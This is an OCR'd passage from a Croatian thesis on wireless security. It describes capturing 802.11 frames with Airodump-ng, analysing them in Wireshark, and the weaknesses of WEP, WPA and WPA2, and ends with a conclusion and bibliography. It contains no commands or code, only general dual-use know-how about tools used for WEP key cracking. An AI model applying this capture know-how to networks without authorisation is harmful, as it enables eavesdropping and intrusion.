
## 7.5 ANALIZA PAKETA PRIKUPLJENIH POMOĆU AIRODUMP-NG ALATA

*Airodump-ng* je alat iz *Aircrack-ng* skupine programa koji služi za prikupljanje *802.11* okvira (*engl. Raw 802.11 Frames*), tj. inicijalizacijskih vektora kod *WEP* standarda, s namjerom za kasnije korištenje *Aircrack-ng* alatom. *Airodump-ng* zapisuje prikupljene pakete u datoteku *.cap* formata, ali i dodatne datoteke koje sadrže podatke o svim pristupnim točkama i klijentima


unutar dometa. Sve datoteke imaju zajednički naziv koji je definiran prilikom pokretanja *Airodump-ng* alata, ali se razlikuju u formatu. Dodatne datoteke su sljedećih formata: *.csv* (*CSV* datoteka), *.kismet.csv* (*Kismet CSV* datoteka) i *.kismet.netxml* (*Kismet newcore netxml* datoteka). *CSV* datoteka sadrži podatke o svim pristupnim točkama i klijentima unutar dometa. *Airodump-ng* je vrlo praktičan alat jer se prikupljanje paketa može pokrenuti u svrhu spremanja istih u spomenute datoteke, koje se onda kasnije mogu koristiti za daljnju analizu, proučavanje i možebitne napade. Također nudi različite mogućnosti filtriranja, zapisivanja, ispisivanja određenih informacija, itd.

Analizu prikupljenih okvira je moguće odraditi *Wireshark* alatom koji dolazi implementiran u *Kali Linux* operativni sustav. Moguće ga je besplatno preuzeti i instalirati na sve platforme (*Windows*, *Linux*, *Mac*). *Wireshark* je najpopularniji analizator mrežnih protokola [20]. Omogućuje praćenje mrežnog prometa u realnom vremenu i otkrivanje što se događa na mreži. Često se koristi u mnogim industrijskim i obrazovnim institucijama. Razvoj *Wireshark* alata uspijeva zahvaljujući doprinosima mrežnih stručnjaka širom svijeta.

Kod analize prikupljenih paketa koristi se *.cap* datoteka koja se otvara *Wireshark* alatom. Već pri samom otvaranju datoteke može se primijetiti da uvelike prevladavaju okviri iz *802.11* grupe protokola. Uglavnom su to upravljački okviri i to: *Beacon* okviri, *ACK* okviri, *Probe Request* te *Probe Response* okviri; no prikupljeni su i podatkovni okviri. Iz datoteke je moguće očitati izvorišnu i odredišnu *MAC* adresu okvira, protokol prikupljenih okvira, veličinu okvira i dodatne informacije. Iz pojedinih okvira se može saznati o kojem tipu i podtipu okvira se radi, sadržaj polja "Kontrola okvira" te postavljene zastavice. Iz upravljačkih okvira se mogu saznati različite informacije poput naziva mreže (*SSID*), podržanih brzina prijenosa, arhitekture mreže, putuje li okvir prema *DS*-u ili od *DS*-a, je li okvir zaštićen, ima li još fragmenata, je li okvir ponovno poslan, je li zaprimljeni okvir spremljen u međuspremnik pristupne točke, itd. Iz podatkovnih okvira se mogu saznati detalji o *WEP*, *TKIP* te *CCMP* inicijalizacijskim vektorima. Mogu se saznati i informacije o pristupnoj točki: naziv proizvođača, broj i naziv modela, podržane frekvencije, kanal na kojem je podešena, koji sustav zaštite koristi, koji algoritam enkripcije koristi, koju metodu autentifikacije koristi... Treba naglasiti da se različitim postavkama i parametrima kod *Airodump-ng* alata mogu prikupiti paketi samo određene pristupne točke ili grupe pristupnih točaka, samo na određenom kanalu ili skupini kanala, samo paketi koji koriste određeni sustav zaštite, itd.; što osigurava dodatne mogućnosti i pomiće granice kod analize paketa Wireshark alatom ili prilikom izvođenja određenih napada.




*Slika 7.1. SSID mreže očitan iz prikupljenog Beacon okvira*




*Slika 7.2. Stanje polja "Kontrola okvira" i postavljenih zastavica kod prikupljenog podatkovnog okvira*

# 8. ZAKLJUČAK

Sigurnost bežičnih mreža u početku je bila osigurana *WEP* sigurnosnim protokolom. *WEP* se oslanja na *RC4* algoritam enkripcije i *CRC32* algoritam za provjeru integriteta. Osnovni problemi su kratki inicijalizacijski vektor, nesigurna provjera integriteta podataka, korištenje dijeljenog ključa, koristi isti dijeljeni ključ za autentifikaciju i šifriranje, nedostatak zaštite od beskonačnog umetanja istog paketa u mrežu, ne postoji autentifikacija pristupne točke. Posljedice navedenih propusta su iznimno laki napadi na *WEP* mreže i jednostavno probijanje *WEP* ključeva u svega par minuta.

Zbog toga je započet rad na *802.11i* protokolu koji je trebao uvelike poboljšati sigurnost. Budući da je razvoj protokola potrajao, *WiFi Alliance* izdaje *WPA* standard kako bi ispunila sigurnosnu prazninu koju je izazvao *WEP*. *WPA* se također oslanja na *RC4* algoritam enkripcije u kombinaciji s *TKIP* protokolom, donosi privremene ključeve i *Michael* algoritam za očuvanje integriteta podataka. Uvedena je *802.1x* autentifikacija, odnosno više nisu potrebni dijeljeni ključevi već je moguće koristiti autentifikacijske servere. Povećan je inicijalizacijski vektor koji se koristi i kao brojač paketa kako bi se spriječilo umetanje istog paketa u mrežu. Sigurnost je oslabljena ukoliko se kod *802.1x* autentifikacije umjesto autentifikacijskih servera koriste dijeljeni ključevi.

Kao još učinkovitiji i pouzdaniji sustav zaštite bežičnih računalnih mreža koji je zamijenio *WPA* mehanizam, osmišljen je *WPA2*. *WPA2* sustav zaštite opisan je u *IEEE 802.11i-2004* (ili kraće *IEEE 802.11i*) standardu. Za razliku od *WPA*, zahtijeva nove mrežne uređaje koji mogu obavljati *AES* enkripciju. *AES* enkripcijski algoritam zamjenjuje *RC4* algoritam i donosi znatno veću sigurnost. Umjesto *TKIP* protokola koristi *CCMP* protokol, a za integritet podataka koji je kriptografski zaštićen koristi *CBC-MAC* protokol.

Bežične mreže ostaju odlično rješenje za sve ustanove koje žele pružiti mogućnost lakog pristupa *Internetu* i gdje se može dozvoliti blaga nepouzdanost ili povremena nedostupnost. Ipak, bežične mreže nije preporučljivo koristiti u okruženjima gdje se ne tolerira nepouzdanost ili nedostupnost. Metode zaštite podataka znatno su napredovale od *WEP* sigurnosnog protokola. Enkripcija podataka je znatno jača, provjera integriteta izvodi se kriptografskim algoritmima, a algoritmi za generiranje ključeva više nisu predvidljivi i primitivni kao u početku. Porasla je procesorska moć mrežne opreme kao i kompatibilnost među uređajima različitih proizvođača. Koncept dijeljenih ključeva trebalo bi u potpunosti izbjegavati i oslanjati se na autentifikacijske servere.

# 9. LITERATURA


[1] http://en.wikipedia.org/wiki/Wireless_LAN, dostupno 25.05.2015.

[2] https://en.wikipedia.org/wiki/IEEE_802.11, dostupno 05.09.2015.

[3] https://hr.wikipedia.org/wiki/WLAN, dostupno 20.05.2015.

[4] https://en.wikipedia.org/wiki/List_of_WLAN_channels, dostupno 05.09.2015.

[5] https://en.wikipedia.org/wiki/Wireless_access_point, dostupno 05.09.2015.

[6] https://en.wikipedia.org/wiki/Service_set_%28802.11_network%29, dostupno 05.09.2015.

[7] http://documentation.netgear.com/reference/esp/wireless/WirelessNetworkingBasics-3-04.html, dostupno 05.09.2015.

[8] Pablo Brenner: A Technical Tutorial on the IEEE 802.11 Protocol, Cyberjaya, 1997.

[9] IEEE Standards Association: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications, New York, 2012.

[10] https://en.wikipedia.org/wiki/Carrier_sense_multiple_access_with_collision_avoidance, dostupno 05.09.2015.

[11] Demian Machta: Securing WLAN: From WEP to WPA, San Diego State University, 2003.

[12] Dejan Stjepanović, Goran Prlina: Sigurnosni propusti WEP protokola, Banja Luka, 2010.

[13] Matthieu Caneill, Jean-Loup Gilis: Attacks against the WiFi protocols WEP and WPA, USA, 2010.

[14] SANS Institute: The evolution of wireless security in 802.11 networks: WEP, WPA and 802.11 standards, UK, 2003.

[15] Rabbit: An Introduction to Wi-Fi, USA, 2008.

[16] Frank H. Katz: WPA vs. WPA2: Is WPA2 Really an Improvement on WPA?, Armstrong Atlantic State University, 2009.

[17] http://docs.kali.org/, dostupno 25.05.2015.

[18] http://www.aircrack-ng.org/doku.php?id=tutorial, dostupno 25.05.2015.

[19] http://www.aircrack-ng.org/documentation.html, dostupno 25.05.2015.

[20] https://www.wireshark.org/, dostupno 21.09.2015.